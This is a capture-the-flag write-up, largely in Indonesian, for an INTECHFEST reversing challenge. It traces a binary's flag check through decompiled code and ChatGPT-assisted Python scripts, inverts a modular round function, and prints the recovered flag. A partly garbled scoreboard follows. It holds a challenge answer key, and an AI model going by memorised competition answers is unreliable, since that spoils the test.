- It boxes that 32-bit word to a tagged value (normally `2*v40`, with a slow path if it overflows small-int) → `v42`.
- It appends `v42` into list A at `[v21 = *(v9+23)]` using the `[v45] / [v46] / [v53]` sequence that grows the backing store.

Jadi aku TRUST saja, dan taro breakpoint di loop yang bawah setelah LABEL LABEL exit/error/gatausijujur handler

Dan, setelah di cek-cek nilainya, memang benar kok keliatannya, dimana yang di encode menjadi seperti itu adalah input kita.

Namun, mungkin lebih spesifiknya ini diencode menjadi 4 dword dan dimasukkan ke array

btw loop yang dimaksud di sini adalah ini

```
while ( v75 < 32 )
{
    v76 = ((__int64 __fastcall *)(__int64, __int64,
__int64))unk_1A97A566D40(v15, v74, v18);
    v74 = *(__QWORD *) (v1 - 32);
    *(__QWORD *) (v74 + 23) = v76;
    LOBYTE(v77) = *(__BYTE *) (v74 - 1);
    if ( ((*(__BYTE *) (v2 + 64) & (v77 >> 2) & *(__BYTE *) (v76 - 1)) != 0 )
        ((void (*)(void))unk_1A97A55F986)();
    v75 = *(__QWORD *) (v1 - 48) + 1LL;
LABEL_91:
    *(__QWORD *) (v1 - 48) = v75;
    if ( (unsigned __int64)&v78 <= *(__QWORD *) (v2 + 56) )
        goto LABEL_105;
}
```

Pada call ke sub 6D40 pada disassemblynya dilakukannya begini

```
debug055:000001A97A566B71 mov      rdi, [rdx+17h]
debug055:000001A97A566B75 call     near ptr unk_1A97A566D40
```

Sehingga, kita anggaplah inputnya yang di rdi aja, yang dimana list yang di buat sebelumnya itu ada pada *(rdi + 0x17), dengan list di sini adalah struct seperti sebelumnya yand ada len di +0x7 dan datanya di +0x17

Lalu, untuk subnya sendiri ngapain, ini decompilenya begini

```
__int64 __fastcall sub_1A97A566D40()
{
    __int64 v0; // rdi
    __int64 v1; // r14
    __int64 v2; // r15
    __int64 v3; // rcx
    __int64 i; // rax
    __int64 v5; // rax
    __int64 v6; // rcx
    __int64 v7; // r11
    unsigned __int64 v8; // rax
    unsigned __int64 v9; // rdx
    __int64 v10; // rax
    __int64 v11; // r11
    signed __int64 v12; // rdx
    bool v13; // cc
    __int64 v14; // rax
    __int64 v15; // rdx
    unsigned __int64 v16; // rdi
    __int64 v17; // r8
    __int64 v18; // rax
    char v19; // cf
    __int64 v20; // rax
    __int64 v21; // rax
    __int64 v22; // rcx
    __int64 v23; // r11
    unsigned __int64 v24; // rax
    unsigned __int64 v25; // rdx
    __int64 v26; // rax
    __int64 v27; // r11
    signed __int64 v28; // rdx
    __int64 v29; // rax
    __int64 v30; // rdx
    __int64 v31; // rax
    __int64 v32; // rsi
    __int64 v33; // rax
    bool v34; // of
    __int64 v35; // rax
    __int64 v36; // rdx
    __int64 v37; // rdx
    __int64 v38; // rax
    __int64 v39; // rdx
```

```

__int64 v40; // rax
__int64 v41; // r11
unsigned __int64 v42; // rax
unsigned __int64 v43; // rdx
__int64 v44; // rax
__int64 v45; // r11
signed __int64 v46; // rdx
__int64 v47; // rax
__int64 v49; // [rsp+0h] [rbp-30h] BYREF
__int64 v50; // [rsp+18h] [rbp-18h]
__int64 v51; // [rsp+20h] [rbp-10h]
__int64 v52; // [rsp+28h] [rbp-8h]

v52 = v0;
if ( (unsigned __int64)&v49 <= *(_QWORD *) (v1 + 56) )
    (*(void (**)(void))(v1 + 552))();
v3 = ((__int64 (*)(void))unk_1A97A560EC8)();
v51 = v3;
for ( i = 0; ; ++i )
{
    if ( (unsigned __int64)&v49 <= *(_QWORD *) (v1 + 56) )
        i = (*(__int64 (**)(void))(v1 + 552))();
    if ( i >= 4 )
        break;
    *(_QWORD *) (v3 + 8 * i + 23) = 0;
}
if ( (unsigned __int64)(*(__int64 *) (v52 + 15) >> 1) <= 3 )
{
    ((void (*)(void))unk_1A97A561410)();
LABEL_34:
    ((void (__fastcall *)(__int64))unk_1A97A561410)(v6);
LABEL_35:
    ((void (__fastcall *)(__int64))unk_1A97A561410)(v6);
    goto LABEL_36;
}
v5 = ((__int64 (*)(void))unk_1A97A56702C)();
v6 = 2166136279LL;
v7 = v5;
v8 = (__int64)((unsigned __int128)(v5 * (__int128)*(__int64 *) (v2 + 6159)) >>
64) >> 27;
v9 = v8 + (v8 >> 63);
v10 = v7;
v11 = *(_QWORD *) (v2 + 6167);
v12 = v11 * v9;
v13 = v10 < v12;
v14 = v10 - v12;
if ( v13 )
    v14 += v11;
v15 = v51;
*(_QWORD *) (v51 + 31) = 2 * v14;
v16 = *(__int64 *) (v52 + 15) >> 1;
if ( !v16 )
    goto LABEL_34;
v17 = *(_QWORD *) (v52 + 23);
v18 = *(_QWORD *) (v17 + 23);
v19 = v18 & 1;

```

```

v20 = v18 >> 1;
if ( v19 )
    v20 = *(_QWORD *) (2 * v20 + 8);
*(_QWORD *) (v15 + 23) = 2 * (((__int64)(unsigned int)v20 >> 13) | (unsigned
int)((_DWORD)v20 << 19)) ^ 0x12345678;
if ( v16 <= 1 )
    goto LABEL_35;
v50 = *(_QWORD *) (v17 + 31);
if ( v16 <= 2 )
{
LABEL_36:
    ((void (__fastcall *)(__int64))unk_1A97A561410)(v6);
    goto LABEL_37;
}
v21 = ((__int64 (__fastcall *)(__int64))unk_1A97A56702C)(2166136279LL);
v22 = 2166136279LL;
v23 = v21;
v24 = (__int64)((unsigned __int128)(v21 * (__int128)*(__int64 *) (v2 + 6159))
>> 64) >> 27;
v25 = v24 + (v24 >> 63);
v26 = v23;
v27 = *(_QWORD *) (v2 + 6167);
v28 = v27 * v25;
v13 = v26 < v28;
v29 = v26 - v28;
if ( v13 )
    v29 += v27;
v30 = v29;
v31 = v50 >> 1;
if ( v50 & 1 )
    v31 = *(_QWORD *) (2 * v31 + 8);
v32 = v30 ^ v31;
v33 = v30 ^ v31;
v34 = __OFADD__(v33, v33);
v35 = 2 * v33;
if ( v34 )
{
    v35 = ((__int64 (__fastcall *)(__int64))unk_1A97A561150)(2166136279LL);
    *(_QWORD *) (v35 + 7) = v32;
}
v36 = v51;
*(_QWORD *) (v51 + 39) = v35;
if ( (v35 & 1) != 0 )
{
    LOBYTE(v27) = *(_BYTE *) (v36 - 1);
    if ( (*(_BYTE *) (v1 + 64) & ((unsigned int)v27 >> 2) & *(_BYTE *) (v35 - 1))
!= 0 )
        ((void (__fastcall *)(__int64))unk_1A97A55F6B4)(v22);
}
if ( (unsigned __int64)(*(_int64 *) (v52 + 15) >> 1) <= 2 )
{
LABEL_37:
    ((void (__fastcall *)(__int64))unk_1A97A561410)(v22);
    JUMPOUT(0x1A97A567029LL);
}
v37 = *(_QWORD *) (*(_QWORD *) (v52 + 23) + 39LL);

```

```

v38 = *(_QWORD *)(&v51 + 23);
v19 = v37 & 1;
v39 = v37 >> 1;
if ( v19 )
    v39 = *(_QWORD *)((2 * v39) + 8);
v19 = v38 & 1;
v40 = v38 >> 1;
if ( v19 )
    v40 = *(_QWORD *)((2 * v40) + 8);
v41 = v40 * v39;
v42 = (_int64)((unsigned __int128)(v40 * v39 * (__int128)*(__int64 *)(&v2 + 6159)) >> 64) >> 27;
v43 = v42 + (v42 >> 63);
v44 = v41;
v45 = *(_QWORD *)(&v2 + 6167);
v46 = v45 * v43;
v13 = v44 < v46;
v47 = v44 - v46;
if ( v13 )
    v47 += v45;
*(__QWORD *)(&v51 + 47) = 2 * v47;
((void (__fastcall *)($__int64, _QWORD))unk_1A97A5602E0)(v22, *(_QWORD *)(&v1 + 112));
((void (*)(void))unk_1A97A535220)();
return ((__int64 (*)(void))unk_1A97A52A9E8)();
}

```

Di sini, aku mendapat opinion dari ChatGPT seperti ini

- **f0:** $*(\&v51 + 23)$ → unbox \Rightarrow expect $ROR32(w0, 13) \wedge 0x12345678$
- **f1:** $*(\&v51 + 31)$ → unbox \Rightarrow this is $rng1_mod$ (i.e., $rng1() \% M$)
- **f2:** $*(\&v51 + 39)$ → unbox \Rightarrow equals $(rng2_mod \% M)$
- **f3:** $*(\&v51 + 47)$ → unbox \Rightarrow equals $(w2 * f0 \% M)$

Okay, kemudian aku tanya2 lagi apa maksudnya rng-rng ini, dan ternyata yang dia maksud adalah return value dari dua call ini

```

v5 = ((__int64 (*)(void))unk_1A97A56702C)();
v21 = ((__int64 (__fastcall *)($__int64))unk_1A97A56702C)(2166136279LL);

```

Di sini, tentunya gpt nya kegocek

What we still need to decide about the RNGs

Two possibilities:

- **H1 (mixed):** `rng1()` is stateful (changes every entry), `rng2(2166136279)` is a pure hash of its arg (constant across entries).

Karena again, hasil decompilenya, gk bagus, dengan melihat disassembly, dan menginspect valuenya, aku temui hal berikut

```
debug055:000001A97A566E9A loc_1A97A566E9A: ; CODE XREF:  
sub_1A97A566D40+153↑j  
debug055:000001A97A566E9A mov     rdi, rax  
debug055:000001A97A566E9D call    near ptr unk_1A97A56702C
```

Again, clearly fungsi ini ngambil argumen dari rdi, yang dimana setelah aku cek adalah bytes [12:16] dari list kita untuk call pertama dan bytes [8:12] dari list kita untuk call yang kedua.

Kemudian, untuk subnya sendiri, setelah aku kasih tau fakta ini ke GPT, dan aku kasi decompilenya dia langsung bisa mereplicatanya di python, sebenarnya not really karena di decompilenya ada beberapa kemunculan variabel v7 yang mempengaruhi nilai akhir

```
v11 = v26;  
v12 = v26 + v10;  
v2 = v7 + 2;  
v13 = v7 + 2;  
if ( (unsigned __int64)(v7 + 2) <= 0x3F )  
{  
    v14 = v12 << v13;  
    goto LABEL_11;  
}
```

v7 ini berasal dari register rax, yang in turn berasal dari memory dari r14 + konstan besar.

Hal ini memengaruhi nilai akhir, tapi saat diinspect nilainya selalu 0, jadi yasudah kita anggap saja ganteng, dan untuk replication dari fungsi ini di python adalah seperti ini

```
MASK64 = (1 << 64) - 1  
  
def _shl64(x: int, k: int) -> int:  
    if 0 <= k <= 63:  
        return (x << k) & MASK64  
    return 0  
  
def mix_702C(x: int) -> int:  
    s = 0  
    x &= MASK64  
    t0 = (x + _shl64(x, s + 15)) & MASK64
```

```

t1 = _shl64(t0, s + 2)
t2 = (t1 - x) & MASK64
t3 = _shl64(t2, s + 3)
t4 = (t3 + x) & MASK64
t5 = _shl64(t4, s + 2)
t6 = (t5 + x) & MASK64
t7 = _shl64(t6, s + 2)
ret = (t7 - x) & MASK64
return ret

if __name__ == "__main__":
    print(hex(mix_702C(0x00000000549A90A0)))

```

Kemudian, setelah mengetahui fakta ini pun juga, gpt juga bisa mereverse fungsi besar sebelumnya

It returns the four outputs corresponding to the object's slots:

- `slot0 = w0' = rotl32(w0,19) ^ 0x12345678`
- `slot1 = f1 = mix_702C(state) % M`
- `slot2 = f2 = (mix_702C(state) % M) ^ w1` (same state again since `s=0` hot path)
- `slot3 = f3 = (w0' * w2) % M`

Awesome! hal tersebut dilakukan dengan code ini

```

from Crypto.Util.number import bytes_to_long
MASK64 = (1 << 64) - 1

def _shl64(x: int, k: int) -> int:
    if 0 <= k <= 63:
        return (x << k) & MASK64
    return 0

# --- your mixer (unchanged) ---
def mix_702C(x: int) -> int:
    s = 0
    x &= MASK64
    t0 = (x + _shl64(x, s + 15)) & MASK64
    t1 = _shl64(t0, s + 2)
    t2 = (t1 - x) & MASK64
    t3 = _shl64(t2, s + 3)
    t4 = (t3 + x) & MASK64
    t5 = _shl64(t4, s + 2)
    t6 = (t5 + x) & MASK64

```

```

t7 = _shl64(t6, s + 2)
ret = (t7 - x) & MASK64
return ret
# --- end your mixer ---

def _rotl32(v: int, r: int) -> int:
    v &= 0xFFFFFFFF
    r &= 31
    return ((v << r) | (v >> (32 - r))) & 0xFFFFFFFF

def _parse_words(words_or_bytes):
    """Accept [w0,w1,w2] as ints or first 12 bytes as big-endian 32-bit words."""
    if isinstance(words_or_bytes, (bytes, bytearray)):
        b = bytes(words_or_bytes)
        if len(b) < 12:
            raise ValueError("need at least 12 bytes")
        w0 = int.from_bytes(b[0:4], "big")
        w1 = int.from_bytes(b[4:8], "big")
        w2 = int.from_bytes(b[8:12], "big")
        return w0, w1, w2
    if isinstance(words_or_bytes, (list, tuple)) and len(words_or_bytes) >= 3:
        return (int(words_or_bytes[0]) & 0xFFFFFFFF,
                int(words_or_bytes[1]) & 0xFFFFFFFF,
                int(words_or_bytes[2]) & 0xFFFFFFFF)
    raise TypeError("pass either a 3-int list/tuple or a bytes-like value (>=12
bytes)")

def replicate_sub_B6D40(words_or_bytes, state_x: int, M: int = 0x811C9DD7):
    """
    Replica of sub_25F621B6D40 under the (observed) hot-path assumptions:
    - the 702C 's' parameter is cached as 0,
    - no miss path,
    - both RNG calls use the same mixer over the same state source (so ret1 ==
    ret2).

    Inputs:
        words_or_bytes: [w0,w1,w2] (32-bit each), or bytes (first 12 bytes used,
        big-endian).
        state_x: 64-bit 'x' fed to mix_702C (what RDI was at entry).
        M: modulus (default 0x811C9DD7 as you observed).

    Returns:
        (slot0, slot1, slot2, slot3) as integers.
    """
    w0, w1, w2 = _parse_words(words_or_bytes)

```

```

# slot0 = w0' = rotl32(w0, 19) ^ 0x12345678
w0p = _rotl32(w0, 19) ^ 0x12345678
w0p &= 0xFFFFFFFF

# First mixer result -> f1
r1 = mix_702C(bytes_to_long(flag[12:]))
f1 = r1 % M

# Second mixer result; with s=0 hot path and same source, it's identical
r2 = mix_702C(bytes_to_long(flag[8:12]))
f2 = (r2 % M) ^ (w1 & 0xFFFFFFFF)
f2 &= 0xFFFFFFFF # XOR is 32-bit in practice

# Third value: (w0' * w2) % M
f3 = (w0p * (w2 & 0xFFFFFFFF)) % M

return w0p, f1, f2, f3

if __name__ == "__main__":
    # Your quick mixer smoke test from earlier:
    print(hex(mix_702C(0x00000000549A90A0)))

    # Example usage for "INTECHFEST{AAAA}" if you want to drive with bytes:
    # (assumes big-endian 32-bit words like your w0=0x494E5445)
    flag = b"INTECHFEST{AAAA}"
    # choose the 64-bit state you observed in RDI:
    x_state = 0x00000000549A90A0 # <- replace with your traced RDI
    [print(hex(x)) for x in (replicate_sub_B6D40(flag, x_state))]

```

Sebenarnya debuggingnya agak lama sedikit, tapi setelah dicompare2 berhasil bikin script itu.

Nextnya, kita reexamine loop ini

```

v75 = (*(__int64 (__fastcall **)(__int64, __int64, __int64))(v2 + 552))(v15,
v74, v18);
while ( v75 < 32 )
{
    v76 = ((__int64 (__fastcall **)(__int64, __int64,
__int64))unk_1A97A566D40)(v15, v74, v18);
    v74 = *(__QWORD *) (v1 - 32);
    *(__QWORD *) (v74 + 23) = v76;
    LOBYTE(v77) = *(__BYTE *) (v74 - 1);
    if ( (*(__BYTE *)(v2 + 64) & (v77 >> 2) & *(__BYTE *)(v76 - 1)) != 0 )
        ((void (*)(void))unk_1A97A55F986)();
    v75 = *(__QWORD *) (v1 - 48) + 1LL;
}

```

```

LABEL_91:
    *(_QWORD *)(&v1 - 48) = v75;
    if ( (unsigned __int64)&v78 <= *(_QWORD *)(&v2 + 56) )
        goto LABEL_105;
}

```

Dengan fakta tadi, aku coba pahami disassemblynya, dan ternyata pada setiap iterasi nilai output yang berupa 4 tuple tadi di assign menjadi input selanjutnya ke fungsi 6D40, sehingga untuk lengkap dengan loop, direPLICATE menjadi seperti ini

```

from Crypto.Util.number import bytes_to_long

MASK32 = 0xFFFFFFFF
MASK64 = 0xFFFFFFFFFFFFFFFF
M      = 0x811C9DD7
RECIP  = 0x0FDCBAB2627527AB

# --- given mixer (unchanged) ---
def _shl64(x: int, k: int) -> int:
    if 0 <= k <= 63:
        return (x << k) & MASK64
    return 0
def mix_702C(x: int) -> int:
    s = 0
    x &= MASK64
    t0 = (x + _shl64(x, s + 15)) & MASK64
    t1 = _shl64(t0, s + 2)
    t2 = (t1 - x) & MASK64
    t3 = _shl64(t2, s + 3)
    t4 = (t3 + x) & MASK64
    t5 = _shl64(t4, s + 2)
    t6 = (t5 + x) & MASK64
    t7 = _shl64(t6, s + 2)
    ret = (t7 - x) & MASK64
    return ret
# --- end mixer ---

def rotl32(v, r):
    v &= MASK32; r &= 31
    return ((v << r) | (v >> (32 - r))) & MASK32

def sign64(x: int) -> int:
    x &= MASK64
    return x if x < (1 << 63) else x - (1 << 64)

```

```

def mulhi_signed_128(a: int, b: int) -> int:
    pa = sign64(a)
    pb = sign64(b)
    prod = pa * pb
    hi = prod >> 64
    if hi < -(1 << 63) or hi >= (1 << 63):
        hi = ((hi + (1 << 63)) & MASK64) - (1 << 63)
    return hi

def mod_reduce_binary(P_low64: int) -> int:
    """
    Reproduce the binary's remainder:
    q0 = signed_high(RECIP * P) >> 27
    q  = q0 + ( (q0 as signed) < 0 ? 1 : 0 )    # SHR 63 trick in asm
    r  = P - q*M ; if r < 0: r += M
    Inputs are treated exactly like the code: P is a *signed* 64-bit value (low part).
    Output is in [0, M-1].
    """
    P = sign64(P_low64)
    hi = mulhi_signed_128(RECIP, P)      # signed high 64 of RECIP*P
    q  = hi >> 27                      # arithmetic shift
    if q < 0:                           # SHR 63, ADD -> +1 if negative
        q += 1
    r = sign64(P - sign64(q * M))       # low 64 of P - q*M, then interpret signed
    if r < 0:
        r += M
    return r & MASK32                   # the binary boxes into 64 but value < 2^31

def step_B6D40_from_words(w0, w1, w2, w3):
    out0 = rotl32(w0, 19) ^ 0x12345678

    m1_in  = mix_702C(w3 & MASK32)
    out1   = mod_reduce_binary(m1_in)

    m2_in  = mix_702C(w2 & MASK32)
    out2   = (w1 ^ mod_reduce_binary(m2_in)) & MASK32

    P_low64 = ((w2 & MASK32) * (out0 & MASK32)) & MASK64
    out3   = mod_reduce_binary(P_low64)

    return out0 & MASK32, out1 & MASK32, out2 & MASK32, out3 & MASK32

```

```

def run_tail_rounds(state_words, rounds=32):
    w0, w1, w2, w3 = [x & MASK32 for x in state_words]
    for _ in range(rounds):
        print(f"{{hex(w0 << 1), hex(w1 << 1), hex(w2 << 1), hex(w3 << 1)}}")
        w0, w1, w2, w3 = step_B6D40_from_words(w0, w1, w2, w3)
    print(f"{{hex(w0 << 1), hex(w1 << 1), hex(w2 << 1), hex(w3 << 1)}}")
    return w0, w1, w2, w3

def be32(b): return int.from_bytes(b, "big")

if __name__ == "__main__":
    flag = b"ABCDEFGHIJKLMNP"
    # parse 4 big-endian words from the first 16 bytes
    w0 = be32(flag[0:4])      # 0x494e5445
    w1 = be32(flag[4:8])      # 0x43484645
    w2 = be32(flag[8:12])     # 0x53547b41
    w3 = be32(flag[12:16])    # 0x4141417d

    # build the initial 4-tuple (what the code has just before the tail loop)
    init = (w0, w1, w2, w3)

    # run the 32 tail rounds
    out = run_tail_rounds(init, rounds=32)

    print("init : ", ".join(f"{{x:08x}}" for x in init))
    print("final:", ".join(f"{{x:08x}}" for x in out))

```

dan yang tersisa adalah 4 call ke fungsi ini

```

*(__QWORD *)(v1 - 8) = *(__QWORD *)(v74 + 23);
((void (__fastcall *)(__int64, __int64, __int64))unk_1A97A5602E0)(v15, v74,
v18);
((__int64 (*)(void))unk_1A97A566C40)();
((void (*)(void))unk_1A97A56A650)();
return *(__QWORD *)(v2 + 112);

```

dengan bermodalkan hw breakpoint, yang menarik ada di 6C40, yang melakukan loop ini

```

...
while ( 1 )
{
    v14 = v7;
    if ( (unsigned __int64)v10 <= *(__QWORD *)(v2 + 56) )
        v6 = (*(__int64 (__fastcall **)(__int64))(v2 + 552))(v3);
    if ( (__int64)v7 >= v5 )
        break;
    if ( v7 >= v6 )

```

```

{
    ((void (__fastcall *)(__int64))unk_24265D51410)(v3);
    JUMPOUT(0x24265D56D3FLL);
}
v8 = *(_QWORD *)(*(_QWORD *)(&v0 + 23) + 8 * v7 + 23);
v10[1] = v3;
v10[0] = v8;
if ( (*(__int64 **)(void))(v3 + 55)() != *(_QWORD *)(&v2 + 120) )
    return *(_QWORD *)(&v2 + 128);
v5 = v13;
if ( v13 != *(__int64 *)(&v12 + 15) >> 1 )
{
    *(_QWORD *)(((__int64 (*)(void))unk_24265D1AF6C)() + 15) = v12;
    ((void (*)(void))unk_24265D4F694)();
    __debugbreak();
}
v7 = v14 + 1;
v6 = *(__int64 *)(&v12 + 15) >> 1;
v0 = v12;
v3 = v11;
}
...

```

Karena sudah sepuh, sekarang udah gampang bacanya, di situ ada iterasi elemen yang di setor ke v8, dimana v0 adalah input kita, dan +0x17 atau +23 merujuk ke pointer data, sehingga dilakukan iterasi per elemen v8 yang dalam kasus ini adalah list hasil transformasi dari while loop sebelumnya, yang kemudian digunakan untuk melakukan call v3 + 55 tersebut yang jika gagal pengecekan akan early return

untuk fungsi yang dicall sendiri adalah ini

```

__int64 __fastcall sub_24265D5A6B4()
{
    __int64 v0; // r14
    __int64 v1; // rdx
    __int64 v2; // rcx
    __int64 v3; // rsi
    __int64 v4; // rdx
    __int64 v5; // rdi
    __int64 v6; // rsi
    signed __int64 i; // r8
    __int64 v8; // r9
    char v9; // cf
    __int64 v10; // r9
    unsigned __int64 v11; // rdx
    __int64 v12; // rcx
    __int64 v13; // rcx
    __int64 v14; // rcx
    __int64 v15; // rdx
    __int64 savedregs; // [rsp+0h] [rbp+0h] BYREF
    __int64 v18; // [rsp+10h] [rbp+10h]
    __int64 v19; // [rsp+18h] [rbp+18h]

    v1 = *(_QWORD *)(&v19 + 39);
}

```

```

v2 = *(_QWORD *) (v1 + 31);
v3 = *(_QWORD *) (v1 + 23);
v4 = *(_int64 *) (v3 + 15) >> 1;
v5 = *(_QWORD *) (v3 + 23);
v6 = v18 >> 1;
if ( v18 & 1 )
    v6 = *(_QWORD *) (2 * v6 + 8);
for ( i = 0; ; ++i )
{
    if ( (unsigned __int64)&savedregs <= *(_QWORD *) (v0 + 56) )
        (*(void (__fastcall **)(__int64, __int64, signed __int64))(v0 + 552))(v2,
v4, i);
    if ( i >= v4 )
        break;
    v8 = *(_QWORD *) (v5 + 8 * i + 23);
    v9 = v8 & 1;
    v10 = v8 >> 1;
    if ( v9 )
        v10 = *(_QWORD *) (2 * v10 + 8);
    if ( v10 == v6 )
    {
        v11 = i;
        goto LABEL_13;
    }
}
v11 = -1;
LABEL_13:
if ( v11 >= *(__int64 *) (v2 + 15) >> 1 )
{
    ((void (*)(void))unk_24265D51410)();
    JUMPOUT(0x24265D5A78ALL);
}
v12 = *(_QWORD *) (*(_QWORD *) (v2 + 23) + 8 * v11 + 23);
v9 = v12 & 1;
v13 = v12 >> 1;
if ( v9 )
    v13 = *(_QWORD *) (2 * v13 + 8);
v14 = v13 ^ 0x69696969;
v15 = v18 >> 1;
if ( v18 & 1 )
    v15 = *(_QWORD *) (2 * v15 + 8);
if ( v15 == v14 )
    return *(_QWORD *) (v0 + 120);
else
    return *(_QWORD *) (v0 + 128);
}

```

Di sini aku minta opini dari gpt dan katanya ini melakukan lookup between two list gitu, tapi ternyata setelah diinspect, intinya dia akan ngecek elemen dari list hasil transformasi tadi, terus ngecompare apakah hasilnya sama dengan elemen dari list lain $\wedge 0x69696969$, untuk nilai elemen dari list lainnya itu aku dump untuk beberapa run nilainya selalu sama, sehingga lastly yang kita lakukan adalah mencari input state sehingga pengecekan ini pass.

Untuk ini aku (obviously) meminta bantuan gpt, sebab untuk transformasinya sendiri tidak ada yang kompleks, untuk b604 itu hanya modular multiplication, dan untuk 702c itu bisa disimplify juga menjadi modular multiplication dengan `0x1000193`

Yep—no brute force needed. The “mixer” is linear:

- Your `mix_702C(x)` with `s=0` is just a multiply by the FNV prime:

$$\text{mix_702C}(x) \equiv x \cdot 0x1000193 \pmod{2^{64}}$$

- The “mod” step in the binary is an exact reduction mod $M = 0x811C9DD7$ (done with a reciprocal trick), and since $x < 2^{32}$ the product never goes negative, so it’s simply:

$$f(x) = (x \cdot 0x1000193) \bmod M$$

Working backwards from your target state

```
r →
(b49e928a, 7cad4a51, 3164506c, 5d144e0c)

Copy code
```

and using modular inverses (no enumeration), one valid 16-byte starting state that maps to it after 32 rounds is:

- Words (big-endian):
 $w_0 = 0x4b616d75$
 $w_1 = 0x47472121$
 $w_2 = 0x42616e67$
 $w_3 = 0x5f467221$
- As ASCII: **KamuGG!!Bang_Fr!**
- As hex: **4b616d754747212142616e675f467221**

I verified by running your forward round function for 32 rounds from those words and got your target exactly.

Langsung ngespawn input yang benarnya, tetapi biar WU ini lebih keren aku minta dia bikin python script untuk merecover flag, yaitu ini

```
from typing import Tuple

MASK32 = 0xFFFFFFFF
MASK64 = 0xFFFFFFFFFFFFFF
M      = 0x811C9DD7          # prime
A      = 0x1000193           # FNV prime
A_INV = pow(A, M-2, M)       # modular inverse of A mod M (M is prime)

def rotl32(v, r): v&=MASK32; r&=31; return ((v<<r)|(v>>(32-r))) & MASK32
def rotr32(v, r): v&=MASK32; r&=31; return ((v>>r)|((v<<(32-r))&MASK32)) & MASK32

# (not needed for the inverse, just for round-trip verification)
def _shl64(x: int, k: int) -> int:
    if 0 <= k <= 63: return (x << k) & MASK64
```

```

    return 0

def mix_702C(x: int) -> int:
    s = 0
    x &= MASK64
    t0 = (x + _shl64(x, s + 15)) & MASK64
    t1 = _shl64(t0, s + 2)
    t2 = (t1 - x) & MASK64
    t3 = _shl64(t2, s + 3)
    t4 = (t3 + x) & MASK64
    t5 = _shl64(t4, s + 2)
    t6 = (t5 + x) & MASK64
    t7 = _shl64(t6, s + 2)
    return (t7 - x) & MASK64

def forward_step(w0, w1, w2, w3) -> Tuple[int,int,int,int]:
    out0 = rotl32(w0, 19) ^ 0x12345678
    out1 = mix_702C(w3 & MASK32) % M
    out2 = w1 ^ (mix_702C(w2 & MASK32) % M)
    out3 = ((w2 & MASK32) * (out0 & MASK32)) % M
    return out0 & MASK32, out1 & MASK32, out2 & MASK32, out3 & MASK32

def forward_rounds(state, rounds=32):
    w0,w1,w2,w3 = state
    for _ in range(rounds):
        w0,w1,w2,w3 = forward_step(w0,w1,w2,w3)
    return w0,w1,w2,w3

def inv_step(state_prime: Tuple[int,int,int,int]) -> Tuple[int,int,int,int]:
    """
    Invert one round:
    a = w0'  b = w1'  c = w2'  d = w3'
    w0  = rotr32(a ^ 0x12345678, 19)
    w2  = d * a^{-1}      (mod M)
    w1  = c ^ (A * w2)   (mod M)   [XOR with 32-bit residue]
    w3  = A^{-1} * b     (mod M)
    """
    a,b,c,d = state_prime
    w0 = rotr32(a ^ 0x12345678, 19)
    am = a % M
    if am == 0:
        # Extremely unlikely; if it happens and d!=0 there is no solution in this
        model.
        if d != 0:
            raise ValueError("No inverse for out0 mod M in this round")

```

```

w2 = 0
else:
    a_inv = pow(am, M-2, M)           # modular inverse since M is prime
    w2 = (d * a_inv) % M
w1 = c ^ ((A * w2) % M)
w3 = (A_INV * b) % M
return (w0 & MASK32, w1 & MASK32, w2 & MASK32, w3 & MASK32)

def invert_rounds(target_state: Tuple[int,int,int,int], rounds=32):
    s = target_state
    for _ in range(rounds):
        s = inv_step(s)
    return s

def words_to_bytes_be(w0,w1,w2,w3) -> bytes:
    return b"".join(w.to_bytes(4, "big") for w in (w0,w1,w2,w3))

if __name__ == "__main__":
    # your target 4-tuple
    target_state = (0xb49e928a, 0x7cad4a51, 0x3164506c, 0x5d144e0c)

    init = invert_rounds(target_state, rounds=32)
    print("init words : ", ".join(f'{x:08x}' for x in init))
    print("init bytes : ", words_to_bytes_be(*init))

    # sanity-check: run forward 32 rounds and confirm we recover target_state
    check = forward_rounds(init, 32)
    print("forward(32):", ".join(f'{x:08x}' for x in check))
```

kemudian, gausah dijalankan lagi sih karena udah dapat flagnya dari gpt, tinggal wrap flag format

INTECHFEST{KamuGG! !Bang_Fr!}

DOCUMENTATION

All Teams			CTFPlay															CTFPlay														
Overall	Rank	Team	Solved	Score	SHAW	bocchi the witch	dalahab	piano man	ESPFree	Expeditioner's Jokidmarkar	Write Only	CTFPlay CLI Web Interface	ExistentialCrisis Revenge	Kawalkute Gomen	Nujabes	Akane	FlagGappy Bird	Rome	danantara	Interesting	prankster	shinjii ouka	trickster									
Note: teams with same score are ranked by submission time.																																
1	1	newbies bersatu	14	7152	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
2	2	AWOKAWOKAWOK	12	5449	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
3	3	ICC tidak tau name	8	3856	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
4	4	SNI Tabibito	6	2988	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
5	5	HCS - tung tung tur	8	2776	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
6	6	Pasukan Unit Jepa	4	1282	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
7	7	PETIR - Asep King	3	1873	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
8	8	TelSec - Panitia	2	937	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
9	9	Grape gaming	4	775	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
10	10	When yh ke Bali	4	715	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
11	11	Lekker Megatruh	3	639	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
12	12	Siberaa	3	639	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
13	13	aparnii	3	608	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
14	14	AVC Cekurukuk	3	608	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									
15	15	mawww pizzaaaa	3	608	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0									